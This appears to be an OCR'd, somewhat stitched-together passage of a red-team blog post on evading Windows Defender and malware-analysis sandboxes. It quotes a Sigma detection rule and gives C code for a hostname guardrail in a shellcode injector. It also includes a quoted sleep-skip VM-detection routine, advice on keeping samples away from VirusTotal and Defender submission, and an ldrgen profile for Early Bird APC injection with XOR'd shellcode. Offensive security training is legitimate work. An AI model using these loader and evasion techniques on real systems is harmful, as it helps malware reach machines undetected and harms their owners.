
Matches rule Suspicious Process Parents by Florian Roth (Nextron Systems) at Sigma Integrated Rule Set (GitHub)

↳ *Detects suspicious parent processes that should not have any children or should only have a single possible child program*

Copy raw Download



```yaml
modified: 2022/09/08
tags:
    - attack.defense_evasion
    - attack.t1036
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        ParentImage|endswith:
            - '\minesweeper.exe'
            - '\winver.exe'
            - '\bitsadmin.exe'
    selection_special:
        ParentImage|endswith:
            - '\csrss.exe'
            - '\certutil.exe'
         # - '\schtasks.exe'
            - '\eventvwr.exe'
            - '\calc.exe'
            - '\notepad.exe'
    filter_special:
        Image|endswith:
            - '\WerFault.exe'
            - '\wermgr.exe'
            - '\conhost.exe' # csrss.exe, certutil.exe
            - '\mmc.exe'     # eventvwr.exe
            - '\win32calc.exe' # calc.exe
            - '\notepad.exe'
    filter_null:
        Image: null
    condition: selection or ( selection_special and not 1 of filter_* )
falsepositives:
    - Unknown
level: high
```

And, the sandbox picks up on our MITRE ATT&CK TTPs pretty accurately.



The Secrecy Paradox

It should be obvious at this point that you probably shouldn't upload your samples onto Virus Total, however your implants **will** be under scrutiny at **some point** because of these options on Windows Defender.



You can prevent your implants from inadvertently getting nuked locally by turning these **off** and **turning off internet connection** (you can't trust Microsoft to actually turn them off).

However, when your beacons land on a target, you can't ensure that these will be disabled on their systems.

Guardrails & Sandbox Evasion

Lots of malware use execution guardrails to constrain execution based on environment specific conditions, such as hostname or whether a device is domain joined.

These are often used in engagements for scoping reasons, but can also be used for sandbox evasion. There are **literally hundreds** of guardrails and sandbox detection & evasion techniques that you can employ in your implant to constrain detonation.

As an example, we'll add a guardrail based on my hostname and kill ourselves if it doesn't match. For fun, let's drop an artifact if the guardrail doesn't pass as well.


```
void Xor( unsigned char * data, int data_len, unsigned char * key, int
key_len ) {
    for ( int i = 0; i < data_len; i++ ) {
```

```
        data[i] = data[i] ^ key[i % key_len];
    }
}

int GetHostname( char * hostname ) {
    DWORD hostname_len = 32;
    BOOL  success      = GetComputerNameA( hostname, &hostname_len );
    return success;
}

void DropArtifact() {
    char * filename = "C:\\Windows\\Tasks\\hello.txt";
    char * data     = "Hmm, are a sandbox?";
    FILE * file     = fopen( filename, "w" );
    fwrite( data, 1, strlen( data ), file );
    fclose( file );

    return;
}

int main() {

    STARTUPINFO         StartupInfo        = { 0 };
    PROCESS_INFORMATION ProcessInfo        = { 0 };
    LPCSTR              lpApplicationName  =
"C:\\Windows\\System32\\notepad.exe";
    LPVOID              lpAddress          = NULL;
    PDWORD              lpflOldProtect     = NULL;
    BOOL                StartupSuccess     = FALSE;
    BOOL                WriteSuccess       = FALSE;
    BOOL                ProtectSuccess     = FALSE;
    LPSTR               Hostname           = (LPSTR)malloc( 32 );
    BOOL                GetHostnameSuccess = FALSE;
    LPSTR               GuardrailHostname  = (LPSTR)malloc( 32 );

    GuardrailHostname[0] = 0x5A;
    GuardrailHostname[1] = 0x41;
    GuardrailHostname[2] = 0x56;
    GuardrailHostname[3] = 0x49;
    GuardrailHostname[4] = 0x45;
    GuardrailHostname[5] = 0x52;

    if ( ! ( GetHostnameSuccess = GetHostname( Hostname ) ) ) {
        printf( "GetComputerName failed (%d).\n", GetLastError() );
        return 1;
    }

    if ( ! ( strcmp( Hostname, GuardrailHostname ) == 0 ) ) {
        printf( "Goodbye, let's drop an artifact too! :)\n" );
        DropArtifact();
        return 1;
    }
        ...
```

By the way, the `GuardrailHostname` translates to `ZAVIER` in ASCII.

```
int main() {
    LPSTR GuardrailHostname  = (LPSTR)malloc(
32 );
    GuardrailHostname[0]     = 0x5A;
    GuardrailHostname[1]     = 0x41;
    GuardrailHostname[2]     = 0x56;
    GuardrailHostname[3]     = 0x49;
    GuardrailHostname[4]     = 0x45;
    GuardrailHostname[5]     = 0x52;

    printf( "%s\n", GuardrailHostname );
}
```


Despite being bullied by VT earlier, let’s upload this onto VT once again.



Detections dropped drastically to 8/71 or **11.2%**, but let’s see what the sandboxes think about it.

Files Dropped


+ C:\ProgramData\Microsoft\Windows\WER\Temp\WER3488.tmp
+ C:\ProgramData\Microsoft\Windows\WER\Temp\WER3488.tmp.WERInternalMetadata.xml
+ C:\ProgramData\Microsoft\Windows\WER\Temp\WER3563.tmp
+ C:\ProgramData\Microsoft\Windows\WER\Temp\WER3563.tmp.csv
+ C:\ProgramData\Microsoft\Windows\WER\Temp\WER3593.tmp
+ C:\ProgramData\Microsoft\Windows\WER\Temp\WER3593.tmp.txt
+ C:\ProgramData\Microsoft\Windows\WER\Temp\WER3B8E.tmp
+ C:\ProgramData\Microsoft\Windows\WER\Temp\WER3B8E.tmp.WERInternalMetadata.xml
+ C:\ProgramData\Microsoft\Windows\WER\Temp\WER3B9E.tmp
+ C:\ProgramData\Microsoft\Windows\WER\Temp\WER3B9E.tmp.csv
+ C:\ProgramData\Microsoft\Windows\WER\Temp\WER3B9F.tmp
+ C:\ProgramData\Microsoft\Windows\WER\Temp\WER3B9F.tmp.txt
+ C:\Windows\System32\spp\store\2.0\cache\cache.dat
+ C:\Windows\System32\spp\store\2.0\data.dat.tmp
+ C:\Windows\Tasks\hello.txt
+ \Device\ConDrv



Seems like our guardrails have worked, however the simple comparison can be simply jumped over by patching the `JNE` instruction. Whether sandboxes are capable of doing this action, no one really knows lol.

For better coverage, I'd recommend encrypting your shellcode with the target hostname- so that the shellcode decryption routine will error out if the hostname was incorrect.

There's an extremely deep rabbithole on sandbox evasion, but here's something else that I found while scrolling around.



froj 02/28/2024 11:10 PM
its flagged but you could also count the cpu instruction count
vm's have a lot more overhead and so it'll be roughly 12x greater on average
if your only concern is a detection solution's sandbox, you could also just sleep using this

@cnidarian my highly sophisticated method of checking if im running in a vm
froj 02/28/2024 11:12 PM

```
SIZE_T GetUnixTimestamp()
{
    const SIZE_T UNIX_TIME_START = 0x019DB1DED53E8000; // Start of Unix epoch in ticks.
    const SIZE_T TICKS_PER_MILLISECOND = 10000; // A tick is 100ns.
    LARGE_INTEGER Time;
    Time.LowPart = *(DWORD*)(0x7FFE0000 + 0x14); // Read LowPart as unsigned long.
    Time.HighPart = *(LONG*)(0x7FFE0000 + 0x1c); // Read High1Part as long.
    return (SIZE_T)((Time.QuadPart - UNIX_TIME_START) / TICKS_PER_MILLISECOND);
}

VOID SleepUserSharedData(SIZE_T Milliseconds)
{
    volatile SIZE_T Temp = 0;
    const SIZE_T End = GetUnixTimestamp() + Milliseconds;
    SIZE_T CurrentTime;
    while ((CurrentTime = GetUnixTimestamp()) < End) Temp += 1;
    if (CurrentTime - End > 5000) { CRASH_PROCESS(); } // If this is hit, then time has been
skipped.
    return;
}
```

1

this way you rely on 0 api's and it's just pointermaths, so them hooking NtDelayExecution wont help.

unprotect.it also has a quite list of sandbox evasion techniques.

TLDR

Don’t upload shit onto VT, do your dev work on a VM with no internet access and always check if you’re in a debugger or sandbox.


Advice on Evasion

I have been getting more into the operational side of red teaming recently, especially after doing RastaLabs and CRTO. Although writing shellcode loaders is fun, it can be *quite* annoying when you have to make loads of them on the fly for different payloads.

Windows Defender evasion can be a serious pain in the ass if you haven’t written an evasive loader in a bit, especially when it comes to reusing loaders and re-encrypting shellcode.

> Have you ever had to encrypt and copy paste `sliver` shellcode? (BTW, `sliver` shellcode can be up to 10 MB large)

This process can be irritating for a lazy person such as myself who doesn’t want to set up stagers to catch shellcode, although in real engagements- I don’t know a single person who doesn’t endorse stagers.



(image from: https://blog.spookysec.net/stage-v-stageless-1/)

Automation

Earlier, we wrote a script that encrypts shellcode and spits them out into output files that can be directly included into projects as headers.

This was just one of the many small little scripts I’ve written to make my life just a little bit easier when writing stageless loaders, although I do stage my payloads when it’s more convenient.

I collated all my little scripts and ideas together to make a tool called ldrgen that I frequently use to make templated loaders that I can reuse over and over again.

A separate blog post will probably be made about this tool, but just throwing it out there incase anyone finds it useful :)

For those curious, I used this profile for all my labs that involve Windows Defender and I have never noticed it when dropping to disk.


```
{
    "name": "EBAPC",
    "author": "@gatari",
    "description": "Earlybird APC Shellcode Injection with XOR'ed shellcode & a
little bit of sandbox evasion.",
    "template": {
        "path": "/opt/tools/ldrgen/templates/config.yaml",
        "token": "EarlyBirdAPC_Buffed",
        "enc_type": "xor",
        "substitutions": {
            "key": "as@&(!L@J#JKsn",
            "pname": "C:\\\\Windows\\\\System32\\\\cmd.exe"
        }
    },
    "arch": "x64",
    "compile": {
        "automatic": true,
        "make": "make",
        "gcc": {
            "x64": "x86_64-w64-mingw32-gcc",
            "x86": "i686-w64-mingw32-gcc"
        },
        "strip": {
            "i686": "strip",
            "x86_64": "strip"
        }
    },
    "output_dir": "./ldr"
}
```

Takeaways

Evasion is *not as easy* as it was 6 years ago, but it *is* relatively easy to evade Windows Defender.

My experience with Windows Defender is that getting through it initially is not too difficult, the difficulty comes with doing post-exploitation activities with Defender constantly watching.

Windows Defender enjoys scanning executable sections of memory; during a **memory scan**, if your shellcode is unencrypted in memory- it will likely get caught and killed. If you're interested in post-exploitation beacon activities, you can look into general sleep mask techniques such as: Ekko, Shellcode Fluctuation, Foliage and this amazing talk by Kyle Avery on Avoiding Memory Scanners

That being said, I think that evading Windows Defender is not a feat that should be down-played and it's certainly a step in the right direction for all aspiring developers.